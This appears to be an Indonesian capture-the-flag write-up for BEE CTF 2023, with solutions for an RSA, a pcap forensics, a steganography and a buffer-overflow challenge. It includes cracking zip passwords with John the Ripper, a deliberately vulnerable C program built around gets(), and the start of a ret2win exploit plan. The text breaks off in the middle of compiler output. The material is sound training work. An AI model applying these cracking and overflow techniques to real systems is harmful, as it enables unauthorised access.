PROOF OF CONCEPT BEE CTF 2023

Presented by: UMAR

DAFTAR ISI

Cryptography

RaSA ini

Diberikan file flag.txt yang berisi


```
┌──(hyl㉿umarhyl)-[~/…/ctf/beefest/cry/RaSA]
└─$ cat flag.txt
n = 739602172561454141988521930021258855909720834765953815555753982408559699042 09
c = 240518331938472223667054525612635257783982262188207660286616125840949130185 3
e = 65537
```

Ini adalah RSA biasa, untuk menyelesaikannya saya menggunakan website https://www.dcode.fr/rsa-cipher


Flag : BEEFEST{rsa_nya_jangan_galau}

Forensic


Fishy Network




Diberikan file fishyNetwork.pcapng, saya membukanya menggunakan Wireshark.



Saya melakukan analysis dengan melakukan export objects HTTP, dan terlihat file zip dengan nama flag.zip.



Saya menyimpan object tersebut, dan ketika hendak mengekstraknya ternyata zip ini dikunci.




Saya mencoba menggunakan JohnTheRipper untuk membobol kuncinya.

Saya menemukan kuncinya yaitu tigerwoods, dan kembali mengekstrak zip dan mendapatkan flag.png.

FLAG : BEEFEST{1sNt_f0r3n5iC_FuN_6uY5?_6b390006c1e5938}

Unmasking the Criminal



BEEFEST{SENDER_ORGAN_RECEIPTNUMBER} Diiberikan format flag seperti ini, jadi saya harus mencar 3 potongan flag. Diberikan juga file evidence.zip, saya download dan saya extract file zip tersebut dan terdapat file data evidence.

```
┌──(hyl㉿umarhyl)-[~/…/ctf/beefest/for/Unmasking the Criminal]
└─$ unzip evidence.zip
Archive:  evidence.zip
  inflating: evidence

┌──(hyl㉿umarhyl)-[~/…/ctf/beefest/for/Unmasking the Criminal]
└─$ ls
evidence  evidence.zip

┌──(hyl㉿umarhyl)-[~/…/ctf/beefest/for/Unmasking the Criminal]
└─$ file evidence
evidence: data
```

Pada soal dijelaskan bahwa header dari data ini adalah header file JFIF. Saya pun mengganti header dari file evidence ini sesuai dengan signature header file dari JFIF.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ASCII
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	01	00	48	ÿØÿà..JFIF.....H


Ini adalah signature header file JFIF, saya menyesuikan dengan ini.
Sebelum dirubah :

```
00 00 00 00  00 00 00 00  00 00 00 01  01 01 00 60
```


Setelah dirubah :

```
FF D8 FF E0  00 10 4A 46  49 46 00 01  01 01 00 60
```


Dan terdapat gambar ini



Pada gambar terdapat strings : RlJPTSBNSUtBRUwgVE8gUk9CRVJU. Ini merupakan strings yang ter encode menggunakan base64, saya mendecode strings ini menggunakan website Cyber Chef dan Hasilnya adalah : FROM MIKAEL TO ROBERT



Disini potongan flag pertama yaitu SENDER sudah saya temukan yaitu MIKAEL. Selanjutnya saya binwalk file evidence yang sudah saya perbaiki headernya tadi, benar saja terlihat ada beberapa file yang tersembunyi.



Terdapat file 1111C.xz ini adalah file XZ compressed data, saya mengekstraknya dan mendapatkan sesuatu.

Saya mendapatkan message.pdf.

Hey, man, it's been pretty hard to communicate lately. Please note that our internal team senses that someone is eavesdropping on our communications within our network.

Therefore, I hide the file containing this message in the image. By the way, [redacted] you ordered yesterday will be here.

Anyway I hid the receipt number in a locked zip file and I put the link to that zip somewhere in this page.

Terlihat seperti ada yang disembunyikan, lalu saya memblok semua pdf dan terlihat 2 hal.


Hey, man, it's been pretty hard to communicate lately. Please note that our internal team senses that someone is eavesdropping on our communications within our network.

Therefore, I hide the file containing this message in the image. By the way, the kidney organ you ordered yesterday will be here.


Anyway I hid the receipt number in a locked zip file and I put the link to that zip somewhere in this page.

bit.ly/3OGYMIt


Hal pertama saya menemukan ORGAN yang dipesan dan ini merupakan potongan flag kedua : KIDNEY.
Hal kedua terdapat link bit.ly/3OGYMIt ini adalah link drive yang berisi file important.tar.xz, saya mendownloadnya, dan mengekstraknya. Saya mendapatkan folder receipt-number yang berisi receipt-number.zip.




Saat hendak mengekstrak file zip yang ini ternyata zip ini dikunci.



Saya mencoba untuk menggunakan tools JohnTheRipper untuk membukanya



Saya mendapatkan kuncinya : nelonzo
Setelah mengekstrak saya mendapatkan final_flag.txt saya buka file ini dan mengurutkannya sesuai nomornya.




```
<?xml version="1.0" encoding="UTF-8" ?>
<root>
    <n0 type="str">2</n0>
    <n1 type="str">3</n1>
    <n2 type="str">1</n2>
    <n3 type="str">4</n3>
    <n4 type="str">7</n4>
    <n5 type="str">8</n5>
    <n6 type="str">1</n6>
    <n7 type="str">0</n7>
    <n8 type="str">3</n8>
    <n9 type="str">7</n9>
    <n10 type="str">0</n10>
</root>
23147810370
```

Dan akhirnya potongan flag ketiga saya dapatkan RECEIPTNUMBER yaitu 23147810370. Tinggal menggabungkan potongan-potongan flagnya sesuai format yang sudah diberikan.

FLAG : BEECTF{MIKAEL_KIDNEY_23147810370}

Binary Exploitation

Banjir



Diberikan service `nc 103.127.96.241 45316`, dan file banjir.c.

```
┌──(hyl㉿umarhyl)-[~/…/ctf/beefest/pwn/banjir]
└─$ cat banjir.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>

char flag[16];

void nuller(){
    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
    setvbuf(stderr, 0, 2, 0);
    alarm(120);
}

void sigsegv_handler(){
    printf("Here's your reward: %s\n", flag);
    fflush(stdout);
    exit(1);
}

void vuln(char *input){
    char buff[0x156E2];
    strcpy(buff, input);
    gets(buff);
}

int main(){
    FILE *f = fopen("flag.txt","r");
    if (f == NULL) {
        printf("Sorry, tapi disini gak ada flagnya \n");
        exit(0);
    }

    fgets(flag, 64, f);
    signal(SIGSEGV, sigsegv_handler);

    printf("-> ");
    fflush(stdout);
    char bof[0x156E2];
    vuln(bof);
    printf("exiting program... \n");

    return 0;
}
```

Ini adalah ret2win biasa, untuk menyelesaikannya ada beberapa langkah

1. Melakukan overflow pada buffer

```
void vuln(char (int)87778
    char buff[0x156E2];
    strcpy(buff, input);
    gets(buff);
}
```

Pada banjir.c yang diberikan terdapat buffer sebesar 87778, disini saya menambahkan 8 bytes karena program merupakan 64 bit, dan mendapatkan offsetnya yaitu 87786.


2. Menembak function address yang terdapat flagnya, disini function yang terlihat memberikan flag adalah sigsegv_handler.

```
void sigsegv_handler(){
    printf("Here's your reward: %s\n", flag);
    fflush(stdout);
    exit(1);
}
```

3. Karena disini hanya diberikan file C, maka untuk mendapatkan address nya saya mengcompile banjir.c, untuk mendapatkannya.


```
┌──(hyl㉿umarhyl)-[~/…/ctf/beefest/pwn/banjir]
└─$ gcc banjir.c -o banjir
banjir.c: In function ‘nuller’:
banjir.c:12:5: warning: implicit declaration of function ‘alarm’ [-Wimplicit-fu
   12 |     alarm(120);
      |     ^~~~~
banjir.c: In function ‘vuln’:
banjir.c:24:5: warning: implicit declaration of function ‘gets’; did you mean ‘
   24 |     gets(buff);
      |     ^~~~
      |     fgets
banjir.c: In function ‘main’:
banjir.c:34:5: warning: ‘fgets’ writing 64 bytes into a region of size 16 overf
   34 |     fgets(flag, 64, f);
      |     ^~~~~~~~~~~~~~~~~~
banjir.c:6:6: note: destination object ‘flag’ of size 16
    6 | char flag[16];
      |      ^~~~
In file included from banjir.c:1:
/usr/include/stdio.h:592:14: note: in a call to function ‘fgets’ declared with a
  592 | extern char *fgets (char *__restrict __s, int __n, FILE *__restrict __st
